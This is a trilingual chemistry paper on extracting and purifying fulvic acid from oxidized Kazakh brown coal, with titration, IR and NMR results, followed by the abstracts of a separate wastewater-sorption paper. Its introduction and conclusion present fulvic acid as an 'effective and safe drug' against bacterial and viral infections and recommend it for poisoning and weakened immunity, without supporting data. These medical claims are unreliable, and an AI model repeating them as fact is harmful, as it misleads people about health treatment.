M.K. Kazankapova^{1*}, B.T. Yermagambet¹, A.B. Malgazhdarova¹, Zh.M. Kassenova¹,
K.A. Beisembaeva², K.I. Rychlewska³

¹«Institute of Coal Chemistry and Technology» LLP, Astana, Kazakhstan,

²L.N. Gumilyov Eurasian National University, Astana, Kazakhstan,

³Institute of Energy and Fuel Processing Technology, Zabrze, Poland,

e-mail: coaltech@bk.ru

Due to its high solubility and low molecular weight, fulvic acid is a very active participant in natural chemical processes. Due to its smaller molecule size than humic acid, it can act both inside and outside the cell. The work presents the method of isolation and purification of fulvic acid obtained from oxidized brown coal and the analysis of its physical and chemical properties by the methods of IR, NMR spectroscopy, and the amount of carboxyl and hydroxyl groups studied. Conducted work on calculation of equilibrium constant (pK) and concentration (C). Stages of purification: adsorption, ion purification and dialysis, where adsorbents obtained from brown ("Shoptykol") and hard ("Shubarkol") coal and coconut activated carbon were used as adsorbents.

Key words: oxidized carbon, fulvic acid, adsorbent, cation exchanger, dialysis, membrane cleaner.

КӨМІРДЕН ФУЛЬВОҚЫШҚЫЛЫН БӨЛІП АЛУ ЖӘНЕ ФИЗИКАЛЫҚ-ХИМИЯЛЫҚ ҚАСИЕТТЕРІН ЗЕРТТЕУ

М.Қ. Қазанқапova^{1*}, Б.Т. Ермағамбет¹, А.Б. Малғаждарова¹, Ж.М. Касенова¹,
К.А. Бейсембаева², К.И. Рыхлевская³

¹«Көмір химиясы және технология институты» ЖШС, Астана, Қазақстан,

²Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан,

³«Энергия және отын өңдеу технология институты», Забже, Польша,

e-mail: coaltech@bk.ru

Жоғары ерігіштігі мен төмен молекулалық массасының әсерінен фульвоқышқылы табиғи химиялық процестердің өте активті қатысушысы болып табылады. Гумин қышқылына қарағанда молекулалық өлшемі кішкене болғандықтан жасушаның ішкі бөлігінен де, сыртқы бөлігінен де әсер ете алады. Жұмыста тотыққан қоңыр көмірден алынған фульвоқышқылын бөліп алу және тазарту, олардың физика-химиялық қасиеттерін ИҚ, ЯМР спектроскопиясы арқылы талдау және карбоксил және гидроксил топтарының санын зерттеу әдісі ұсынылған. «Майкөбен» бассейнінен алынған қоңыр көмірден алғаш рет фульвоқышқылы экстрацияланып бөлініп алынып, Форсит әдісімен тазартылып, тазалық дәрежесі жоғары фульвоқышқылы бөлініп алынды. Тепе-теңдік константаларын (pK) және концентрацияны (C) есептеу жұмыстары жүргізілді. Тазарту кезеңдері: адсорбция, ионды тазарту және диализ, мұнда адсорбент ретінде қоңыр («Шоптыкөл») және тас көмірден («Шұбаркөл») алынған адсорбенттер, сонымен қатар, кокосты белсендірілген көмірі пайдаланылды.

Түйін сөздер: тотыққан көмір, фульвоқышқылы, адсорбент, катонит, диализ, мембраналы тазалау.

ВЫДЕЛЕНИЕ ФУЛЬВОВОЙ КИСЛОТЫ ИЗ УГЛЯ И ИЗУЧЕНИЕ ФИЗИКО-ХИМИЧЕСКИХ СВОЙСТВ

М.К. Казанқапova^{1*}, Б.Т. Ермағамбет¹, А.Б. Малғаждарова¹, Ж.М. Касенова¹, К.А. Бейсембаева², К.И. Рыхлевская³

¹ТОО «Институт химии угля и технологии», Астана, Казахстан,

²Евразийский национальный университет им. Л.Н.Гумилева, Астана, Казахстан,

³«Институт технологии переработки энергии и топлива», Забже, Польша

e-mail: coaltech@bk.ru

Благодаря высокой растворимости и низкой молекулярной массе фульвокислота является очень активным компонентом природных химических процессов. Благодаря меньшему размеру молекулы, чем гуминовая кислота, она может воздействовать как внутри, так и снаружи клетки. В работе представлена способ выделения и очистки фульвокислот полученного из окисленного бурого угля и анализ их физико-химических свойств методами ИК, ЯМР спектроскопии, изучены количество карбоксильных, гидроксильных групп. Впервые из бурого угля, полученного из бассейна «Майкубен», очищенного методом Форсита, выделена фульвокислота высокой степени чистоты. Проведены работы по расчету констант равновесия (рК) и концентрации (С). Стадии очистки: адсорбция, ионная очистка и диализ, где в качестве адсорбентов были использованы адсорбенты полученные из бурого («Шоптыколь») и каменного («Шубарколь») угля и коксовый активированный уголь.

Ключевые слова: окисленный уголь, фульвокислота, адсорбент, катонит, диализ, мембранная очистка.

Introduction. The current state of the global coal industry and Kazakhstan shows that the competitiveness of coal has decreased compared to other energy sources [1-2]. Experience shows that it is possible to increase the profitability of coal enterprises and reduce environmental and economic damage provided that the full potential of coal is used, including the production of valuable products from it, as well as coal waste during production. Water-soluble polyelectrolyte acids are important because they are active biological and chemical substances [3-5].

Fulvic acid belongs to the group of humic acids, soluble in water, alkalis and acids. The salts are called fulvates. The Swedish chemist J. Berzelius separated, later in the 20th century S. Oden combined the two acids and called them by the common name fulvic acid [1].

Although it was discovered in the 20th century, an effective extraction method only became known in 2015. In particular, the isolation and purification of fulvic acid is a very expensive process, so the cost of 1 mg of fulvic acid averages US\$59. Fulvic acid is a fraction of humic substances that is soluble in water in all pH ranges. Due to its high solubility and low molecular weight, fulvic acid is an active participant in many natural chemical processes. Due to its smaller size than humic acid, it can affect the cell both from the inside and outside. It contains 74 organic minerals, 18 amino acids and 10 vitamins. All minerals that make up fulvic acid are small ions that are easily absorbed by cells.

Humic substances contain 40-60% carbon, 30-50% oxygen, 3-7% hydrogen, 1-5% nitrogen. The elemental

composition of humic substances varies due to the diversity of their nature. Humic acid contains 52-62% carbon, 3.0-5.5% hydrogen, 30-33% oxygen, 3.5-5.0% nitrogen. Fulvic acid contains 44-49% carbon, 3.5-5.0% hydrogen, 44-49% oxygen, 2.0-4.0% nitrogen. Due to different objects, the nitrogen content of humic acid varies. 20-50% of total nitrogen belongs to amino acids, 1-10% to amino sucroses. Variations in the elemental composition of humic acids (humic acids and fulvic acids) are explained by the fact that they are not chemically defined organic acids, but represent a group of high-molecular chemical compounds similar in composition and properties [6-7].

Fulvic acid has a wide range of uses in the medical field. Fulvic acid has antibacterial properties and affects replication, and also has the ability to destroy viral cells. This is an effective and safe drug in the treatment of various bacteriological and viral diseases. In addition, it has been established that fulvic acid exhibits immunomodulatory ability.

Fulvic acid and humic acid cannot be synthesized; they can only be obtained by isolating them from natural raw materials. However, the purity of the isolated fulvic acid is very low. Isolation and purification of high purity fulvic acids is a very expensive process [8-10]. The biological activity of fulvic acid is largely characterized by its physical and chemical properties. Fulvic acid with a purity of $\geq 95\%$ is registered in the CAS catalog (CAS Registry Number) (No. 479-66-3) as a chemical compound with the molecular formula $C_{14}H_{12}O_8$ [11-13].

The purpose of the work is to isolate and purify fulvic acid from coal "Maykuben" (Kazakhstan) to a

high degree of purity, to analyze the physicochemical composition of the resulting fulvic acid.

Materials and methods: 0.1 N HCl, 0.1 N NaOH, 5% HCl, acetone, KU-2-8 cation exchanger, potassium humate, distilled water, laboratory centrifuge TsN-12, laboratory stirrer IKA RH "basic 2" , rotary evaporator RV 3 IKA, ion chromatograph "Dionex" ICS 6000, FT-IR spectrometer Nicolet iS10, JEOL ECA-500 MHz NMR spectrometer.

Humic acid is formed in the form of an amorphous brown precipitate as a result of the neutralization reaction of potassium humate obtained from Maykuben oxidized brown coal with a 5% solution of nitric acid to pH=2-3. An unprecipitated organic compound is called a fulvic acid. The Forsyth method was used for

purification. Purification of fulvic acid by the Forsyth method consists of several stages. As adsorbents for fulvic acid cleaning, sorbents «Shubarkol» and «Shoptykol» produced by LLP «Institute of Coal Chemistry and Technology» and sorbents «Coconut» presented on the market were used. The last stage of purification was carried out at the stage of membrane purification (dialysis) to pH = 4-5 using distilled water for complete purification of fulvic acid from ions during purification.

Discussion of the results. The functional groups of the fulvic acid passed through each step were determined by the Forsyth method using an acid-base titration. Table 1 shows the functional groups of the samples

Table 1 - Functional groups of samples

№	Name	Total acidity, mmol/g	Carboxyl group, mmol/g	Phenolic group, mmol/g
1	Initial FA before purification	0,411	0,027	0,384
2	FA after cleaning with sorbent «Coconut»	0,269	0,105	0,164
3	FA after cleaning with «Coconut» sorbent and cation exchanger KU-2-8	0,322	0,139	0,183
4	FA after «Coconut» sorbent, cation exchanger KU-2-8 and membrane treatment	0,366	0,152	0,187
5	FA after cleaning with the sorbent «Shoptykol»	0,378	0,096	0,282
6	FA after cleaning «Shoptykol» sorbent and cation exchanger KU-2-8	0,287	0,127	0,16
7	FA after «Shoptykol» sorbent, cation exchanger KU-2-8 and membrane treatment	0,292	0,146	0,159
8	FA after cleaning with the sorbent «Shubarkol»	0,298	0,078	0,22
9	FA after cleaning «Shubarkol» sorbent and cation exchanger KU-2-8	0,263	0,109	0,154
10	FA after «Shubarkol» sorbent, cation exchanger KU-2-8 and membrane treatment	0,26	0,128	0,152

Table 2 - Changing the pH at each stage of fulvic acid cleaning

Name	pH after sorbent	pH after cation exchanger KU-2-8	pH after membrane
FA after «Shubarkol» sorbent, cation exchanger KU-2-8 and membrane treatment	0,49	0,09	2,28
FA after «Shoptykol» sorbent, cation exchanger KU-2-8 and membrane treatment	0,95	0,04	2,24
FA after «Coconut» sorbent, cation exchanger KU-2-8 and membrane treatment	0,25	0,02	2,53

Determination of carboxyl groups is based on acid-base titration using 0.05 N sodium hydroxide as titrant using the acetate method. Total acidity is determined by acid-base titration using 0.1 N HCl as titrant using barium hydroxide. Phenolphthalein was used as an indicator. Phenolic groups were determined by the difference between the carboxyl group and total acidity.

As a result, it can be seen that the carboxyl groups of the fulvic acid isolated from the original coal and the fulvic acid that passed the purification stage increased, while the phenolic groups and the total acidity decreased. Fulvic acid contains many carboxyl functional groups. It can exchange or transfer electrons with the organic acid redox polymer, ions and molecules that react with fulvic acid [3]. Table 2 shows the pH changes at each stage of fulvic acid purification.

On a Dionex ICS 6000 ion chromatograph, the ionic composition of fulvic acid, which was completely purified by the Forsyth method, was studied. As a result, it was found that the amount of all ions, in comparison with the amount of the initial content of fulvic acid, significantly decreased after the last stage of purification the membrane (dialysis) method. Initially, fulvic acid contained a large amount of nitrate and chloride ions. It can be assumed that this is due to the use of 5% nitric acid in the extraction of fulvic acid from coal, and the presence of a large amount of chloride ions is due to the effect of cleaning the sorbent with 0.1 N hydrochloric acid solution before passing the fulvic acid through the sorbent. Shubarkol was chosen as an effective sorbent in terms of ion purification in the purification of fulvic acids, the degree of ion purification was 66.12-99.75%.

IR analyzes of fulvic acids were carried out in the laboratories of the «Nazarbayev University» (Kazakhstan) using a Nicolet iS10 FT-IR spectrometer. There are no stretching vibrations of C=O groups of saturated fatty acids, carboxyl, aldehyde and keto groups in the spectrum (although there is a very weak band at 1635 cm^{-1}). Stretching vibrations of OH bound by hydrogen bonds are poorly visible (very wide band at 3000-3500 cm^{-1}).

There is a band at 1350 cm^{-1} with a shoulder in higher wave numbers (may correspond to combinations of O-H bend, CH_2 and CH_3 deformation, C-H alkene bend, C-N stretching vibrations of carboxamide, and symmetrical stretching vibrations of the $-\text{CO}_2^-$ carboxylate ion (assuming 1635 cm^{-1} asymmetrical), 832 cm^{-1} (out-of-plane deformation vibrations of C-H in substituted aromatics). The IR spectrum of fulvic

acid purified by the Shubarkol sorbent, obtained from potassium humate, shows the OH group (broad band 3000-3500 cm^{-1}), and the C=O stretching vibrations (1717 cm^{-1} ; C=O stretching vibrations of saturated fatty acids, carboxyl, aldehyde and keto groups) and C=C stretching (1653 cm^{-1}). The bands at 1361 cm^{-1} may correspond to combinations bending vibrations of CH_2 and CH_3 groups, C-H alkene bend), at 1103 cm^{-1} - stretching vibrations of C-O, C-O-C stretching.

The IR spectrum of fulvic acid purified by the sorbent "Shoptykol" obtained from potassium humate is very similar to the spectrum of fulvic acid from potassium humate purified by the sorbent "Shubarkol", but the bands for vibrations of OH groups and at 1718 cm^{-1} related to stretching vibrations of C=O are less intense. At the same time, there is a significant broadening of the bands in the range of 1300-1450, 1400 cm^{-1} (with reduced intensity) and in the range of 1100-1200 cm^{-1} (all these bands are typical for bending vibrations of CH_2 and CH_3 groups, C-H alkene as well as C-O valence vibrations). A clearly pronounced band appears at 953 cm^{-1} , which may be related to out-of-plane bending vibrations of the C-H bond in the substituted aromatic.

The following bands are clearly visible in the IR spectrum of fulvic acid purified by the "Coconut" sorbent, obtained from potassium humate: 3000-3650 cm^{-1} (stretching vibrations of various OH groups), 1716 cm^{-1} (stretching vibrations of C=O), approximately 1620 cm^{-1} (stretching C=C), 1316 cm^{-1} (O-C stretching), 1043 cm^{-1} (stretching vibrations of C-O in polysaccharides or polysaccharide-like substances), 821 cm^{-1} (out-of-plane deformation vibrations of C-H in a substituted aromatic) (Figure 1).

NMR analysis of fulvic acid was carried out on a JEOL ECA-500 MHz NMR spectrometer. In the spectrum of the original potassium salt sample (before cleaning with sorbents), resonances of the methyl group (1.20 ppm) and aliphatic protons in the alpha position to aromatic, alkenyl and carbonyl groups (2.04 and 2.18 ppm) are visible. In the range from 3.0 ppm to 4.0 ppm, there are resonances corresponding to aliphatic protons in ester groups and in the alpha position to OH and OR groups, as well as aliphatic OH protons. In the range of 6.90-9.00 ppm, there are resonances of aromatic and heteroaromatic protons. Also, a very broad signal of 6.50-9.50 ppm can correspond to phenolic and carboxyl OH groups (broadening due to hydrogen bonds).




Fig. 1 - Initial fulvic acid obtained from potassium humate, 2- FA, passed through the «Shubarkol» sorbent, 3- FA passed through the «Shoptykol» sorbent, 4- FA passed through the «Coconut» sorbent




Fig. 2 - Initial fulvic acid obtained from potassium humate, 2- FA, passed through the «Shubarkol» sorbent, 3- FA passed through the «Shoptykol» sorbent, 4- FA passed through the «Coconut» sorbent

Table 3 - Equilibrium constants (pK) and sample concentrations

Name	Equilibrium constant (pK)	Concentration, mg/l
Initial FA before purification	7,58	163
FA after «Shubarkol» sorbent, cation exchanger KU-2-8 and membrane treatment	8,62	137
FA after «Shoptykol» sorbent, cation exchanger KU-2-8 and membrane treatment	12,31	127
FA after «Coconut» sorbent, cation exchanger KU-2-8 and membrane treatment	-	125

When cleaning with the Shubarkol sorbent, a significant part of the aromatic signals disappears, while the aliphatic part of the spectrum changes, where several resonances of terminal methyl groups (1.13-1.30 ppm) can be distinguished, as well as proton signals in the alpha position to aromatic, alkenyl and carbonyl groups (1.90 and 2.19 md) and protons in ester groups, in the alpha position to OH and OR groups and aliphatic OH protons (2.82 and 2.98 md). When cleaning with «Shoptykol» and «Coconut» sorbents, changes are also observed in the aliphatic and aromatic regions of the spectra. In the first case («Shoptykol»), there are fewer protons of ester groups and aliphatic protons in the alpha position to OH and OR groups (range 3.0-4.0 ppm), although there are more aromatic and heteroaromatic protons (6.97-8.40 ppm). In the second case («Coconut»), the number of terminal saturated hydrocarbon groups (1.05-1.60 ppm) and protons in the alpha position to aromatic and carbonyl groups (2.03-2.17) increases, and the number of protons of ester groups and in the alpha position to OH and OR groups decreases (range 3.0-4.0 ppm), while almost no changes compared to the original sample are observed in the aromatic region of the spectrum (6.90-9.00 ppm) (Figure 2).

The titration curves of fulvic acid, determined by the pH-metric titration method, were constructed, and the equilibrium constant was determined. Table 3 shows the equilibrium constant and concentration of the samples.

Research work continues to study the physicochemical properties of the obtained FA and the possibility of their application.

Conclusion: Fulvic acid was isolated from «Maykuben» oxidized brown coal (Kazakhstan). The resulting fulvic acid was purified by the Forsyth

method. Purified fulvic acid can be used in medicine as a medicine, as an antiviral drug, and also as a flavoring agent for drinks in the food industry. Fulvic acid is widely used as a plant growth stimulant, as a drug and dye, as an antiallergic drug, as an immunostimulant and as an antiviral drug. Based on the results of the study, it was proven that the molecular structure of fulvic acids is an aromatic structure with aliphatic substituents. As a result, the amount of all ions compared to the amount of the initial fulvic acid content was significantly reduced at the final stage of purification - membrane purification. Fulvic acid improves metabolic processes, restores energy reserves of cells, has antioxidant properties, neutralizes heavy and toxic metals, and helps remove toxins from the living body. Fulvic acid has antibacterial properties and affects replication, and also has the ability to destroy viral cells. This is an effective and safe drug in the treatment of various bacterial and viral diseases. Fulvic acid is also known to be used for agricultural purposes such as fertilizers and soil amendments, as fulvic acid has the highest degree of biological activity and nutrient complexing ability among humic substances and does not bind to many pesticides. Fulvic acid can be used by people living in environmentally polluted areas for gastrointestinal diseases, allergic conditions, poisoning and weakened immunity.

Due to its high solubility and low molecular weight, fulvic acid is a very active participant in natural chemical processes.

Financing. This research has been funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AP 23489939. Study the process of isolation and purification of fulvic-acids obtained from oxidized-coal and the study of their biologically active properties).

References

1. Winkler J., Ghosh S. Therapeutic potential of fulvic acid in chronic inflammatory diseases and diabetes // J. Diabetes. Res.-2018.- pp. 67-68.
2. Popov V.I., Zelenkov V.N., Teplyakova T.V. Biologicheskaya aktivnost' i biokhimiya guminovykh veshchestv // Mediko-biologicheskii aspekt. Vestnik Rossiiskoi akademii estestvennykh nauk. - 2016. - №16(5). - pp. 9-15.
3. Schellekens J., Buurman P., Kalbitz K., Zomeren A.V., Vidal-Torrado P., Ceril C., Comans R.N. Molecular Features of Humic Acids and Fulvic Acids from Contrasting Environments // Environ. Sci. Technol. -2017. - №51 (3). - pp. 1330-1339.
4. Klucakova M. Size and Charge Evaluation of Standard Humic and Fulvic Acids as Crucial Factors to Determine Their Environmental Behavior and Impact // Front Chem. - 2018.- № 6. -235 p.
5. Popov A.I. Humic substances: properties, structure, formation. St. Petersburg: Publishing House of St. Petersburg University.- 2014. - 248 p.
6. Bendersky N.S., Kudelina O.M., Ganzgorn E.V., Safronenko A.V. Is Fulvic Acid a Dietary Supplement or a Medicine? .-Russia.- 2020, No. 3.- pp.78-91.
7. Boguta P., Sokolovskaya Z. Interaction of humic acids with metals. Akta Agrof. Monographs.- 2013., (2). - 113 p.
8. Platonov V.V., Gorokhova M.N. Osobennosti khimicheskogo sostava organicheskoi massy torfov i biologicheskaya aktivnost' preparatov na ikh osnove // Vestnik novykh meditsinskikh tekhnologii.-2016. - №2.- pp.21- 48.
9. Yermagambet B.T., Kassenov B.K., Kazankapova M.K., Kassenova Zh.M., Kuanyshbekov, E.E., Nauryzbaeva, A.T. Physicochemical and Electrophysical Properties of Carbon Materials Based on Humic Acids // Solid Fuel Chemistry. – 2021, 55 (1). - pp. 41 - 46.
10. Yermagambet B.T., Kukhar E.V., Nurgaliev N.U., Kasenova Zh.M., Zikirina A.M. Effective use of humic preparations (based on humates) in animal husbandry and veterinary medicine // Dostizheniya Nauki i Obrazovaniya. - 2016.- pp. 16-19.
11. Britannica [Electronic resource]: Fulvic acid chemical compound. – Mode of access: <https://www.britannica.com/science/fulvic-acid>.- Date of access: 18.01.2021.
12. Xi B., Tang Z., Jiang J., Tan W., Huang C., Yuan W., Xia X. Responses of the electron transfer capacity of soil humic substances to agricultural land-use types // RSC Adv.- 2018.- № 8(57).-pp. 12-13.
13. Savchenko I.A., Korneeva I.N., Luksha E.A., Pasechnik K.K. Biologicheskaya aktivnost guminovykh veshchestv: perspektivy i problemy ikh primeneniya v meditsine // Zhurnal medial' farmatsiya.- 2019 .-№1 (23) april.- pp. 43-45.

Information about the authors

Kazankapova M.K.- PhD, assoc. professor, PhD, assoc. professor, member correspondent of the KazNANS, "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: maira_1986@mail.ru;

Yermagambet B.T.- doctor of chemical science, professor, Academician of the KazNANS, "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: bake.yer@mail.ru;

Malgazhdarova A.B.-master student Eurasian National University of L.N. Gumilyov, Astana, Kazakhstan, e-mail: malgazhdarova.ab@mail.ru;

Kassenova Zh.M. -Candidate of Technical Sciences (PhD), "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: zhanar_k_68@mail.ru;

Beisembaeva K.A. -candidate of chemical sciences, associate professor Eurasian National University of L.N.Gumilyov, Astana, Kazakhstan, e-mail: beisembaeva64@mail.ru;

Rychlewska K.I. - PhD, «Institute of Energy and Fuel Processing Technology», Zabrze, Poland, e-mail: krychlewska@itpe.pl.

Сведения об авторах

Казанкапова М.К. - PhD, асс. профессор, чл.-корр. КазНАЕН, ТОО «Институт химии и технологии угля», Астана, Казахстан, e-mail: maiga_1986@mail.ru;

Ермагамбет Б.Т. - доктор химических наук, профессор, академик КазНАЕН, ТОО «Институт химии и технологии угля», Астана, Казахстан, e-mail: bake.yer@mail.ru;

Малгаждарова А.Б. – магистрант Евразийского национального университета им. Л.Н. Гумилева, Астана, Казахстан, e-mail: malgazhdarova.ab@mail.ru;

Касенова Ж.М. - кандидат технических наук (PhD), ТОО «Институт химии и технологии угля», Астана, Казахстан, e-mail: zhanar_k_68@mail.ru;

Бейсембаева К.А. - кандидат химических наук, доцент, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, e-mail: beisembaeva64@mail.ru;

Рыхлевская К.И.- PhD, «Института технологии переработки энергии и топлива», Забже, Польша, e-mail: krychlewska@itpe.pl.

RESEARCH OF CHEMICAL PROCESSES OF WASTEWATER TREATMENT

M.G. Murzagaliyeva¹, N.S. Ashimkhan^{1*}, A.O. Sapiyeva², A.K. Tanybayeva³, G.T. Daribayeva⁴

¹Asfendiyarov Kazakh National Medical University, Almaty, Kazakhstan,

²Astana Medical University, Astana, Kazakhstan,

³Al-Farabi Kazakh National University, Almaty, Kazakhstan

⁴Almaty Technological University, Almaty, Kazakhstan,

e-mail: nazgul.ashimkhan@mail.ru

Treatment of waste water of industrial enterprises from heavy and toxic metal ions is carried out by traditional reagent method, sorption and membrane technologies. One of the simplest, cheapest, available and effective methods is sorption purification. The peculiarity of the sorption cleaning method is the property of selective absorption from multicomponent solutions and high cleaning efficiency. Treated wastewater can be used in the water supply system of technical circulation. *The main of the research work is to study* the pH of natural adsorbents in flowing and clean water solutions, particle sizes in suspensions, sedimentation rate and adsorption properties of natural adsorbents for sorption purification of industrial wastewater from toxic metal ions. natural minerals from Almaty region have high sorption properties, that is, they can be used for sorption treatment of industrial wastewater.

Keywords: wastewater, natural adsorbent, spectrophotometric study, sedimentation analysis, sedimentation rate, sorption treatment, natural minerals

ИССЛЕДОВАНИЕ ХИМИЧЕСКИХ ПРОЦЕССОВ ОЧИСТКИ СТОЧНЫХ ВОД

М.Г. Мурзагалиева¹, Н.С. Ашимхан^{1*}, А.О. Сапиева², А.К. Таныбаева³, Г.Т. Дарибаева⁴

¹Казахский национальный медицинский университет имени С.Д. Асфендиярова,

Алматы, Казахстан,

²Медицинский университет Астана, Астана, Казахстан,

³Казахский национальный университет имени Аль-Фараби, Алматы, Казахстан

⁴Алматинский Технологический университет, Алматы, Казахстан,

e-mail: nazgul.ashimkhan@mail.ru

Очистка сточных вод производственных предприятий от ионов тяжелых металлов проводится традиционно реагентным методом, сорбционными и мембранными технологиями. Одними из наиболее простых, менее дорогостоящих, доступных и эффективных способов являются сорбционные методы очистки. Однако использование сорбционных технологий обезвреживания крупнотоннажных промышленных стоков накладывают специфичные требования к используемым адсорбционно-активным материалам: они должны быть полифункциональными для обеспечения очистки стоков и выбросов в широком диапазоне их состава по технологии скорых фильтров. Очищенные стоки могут использоваться в системах технического оборотного водоснабжения. Достоинства сорбционной очистки являются возможность избирательного поглощения веществ из многокомпонентных растворов и высокая эффективность очистки. *Целью исследовательской работы* является изучение рН природных адсорбентов в сточных и чистых водных растворах, размеров частиц в суспензиях, скорости седиментации и адсорбционных свойств природных адсорбентов для сорбционной очистки промышленных сточных вод от ионов тяжелых и токсичных металлов. Установлено что, природные минералы Алматинской области обладают высокими сорбционными свойствами и могут быть использованы для сорбционной очистки промышленных сточных вод.

Ключевые слова: сточные воды, природный адсорбент, спектрофотометрическое исследование, седиментационный анализ, скорость седиментации, сорбционная очистка, природные минералы.

АҒЫНДЫ СУЛАРДЫ ТАЗАЛАУДЫҢ ХИМИЯЛЫҚ ПРОЦЕСТЕРІН ЗЕРТТЕУ

М.Г.Мурзағалиева¹, Н.С.Ашимхан^{1*}, А.О.Сапиева², А.К.Таныбаева³, Г.Т.Дарибаева⁴

¹С.Д. Асфендияров атындағы Қазақ ұлттық медициналық университеті, Алматы, Қазақстан,

²Астана Медициналық университеті, Астана, Қазақстан,

³әл - Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан

⁴Алматы технологиялық университеті, Алматы, Қазақстан,

e-mail: nazgul.ashimkhan@mail.ru

Өнеркәсіптік кәсіпорындардың ағынды суларын ауыр және улы металл иондарынан тазарту дәстүрлі реагенттік әдіспен, сорбциялық және мембраналық технологиялармен жүзеге асырылады. Қарапайым, арзан, қолжетімді және тиімді әдістердің бірі - сорбциялық тазарту болып келеді. Сорбциялық тазарту әдісінің ерекшелігі көпкомпонентті ерітінділерден іріктеп сіңіру қасиеті және тазарту эффективтілігі жоғары болып келеді. Сорбциялық технологиямен ірі тонналық өндірістік ағынды суларды залалсыздандыру үшін адсорбциялық - белсенді материалдарға бірқатар талаптар қойылады. Соның бірі - тез сүзгілеу технологиясы кезінде, олардың құрамы кең ауқымды, полифункционалды болу керек. Сорбция әдісі ерітіндіден улы заттарды бөліп алып, өңделген ағынды су арқарай қолдануға жіберіледі. Тазартылған ағынды суларды техникалық айналымдағы сумен жабдықтау жүйесінде қолдануға болады. *Зерттеу мақсаты* - өндірістік ағынды суларды ауыр және улы метал иондарынан сорбциялық тазарту үшін табиғи адсорбенттердің ағынды және таза судағы ерітінділерінің рН мәнін, суспензиялардағы бөлшектердің өлшемдерін, бөлшектердің шөгу жылдамдығын және адсорбциялық қасиетін зерттеу болып табылады. Алматы облысынан шыққан табиғи минералдардың бентонит-монтмориллонит, қызыл бентонит, цеолит және диатомит сорбциялық қасиеті жоғары, яғни өндірістік ағынды суларды сорбциялық тазалау үшін қолдануға болатыны анықталды.

Түйінді сөздер: ағынды сулар, табиғи адсорбент, спектрофотометриялық зерттеу, седиментациялық талдау, шөгу жылдамдығы, сорбциялық тазарту, табиғи минералдар

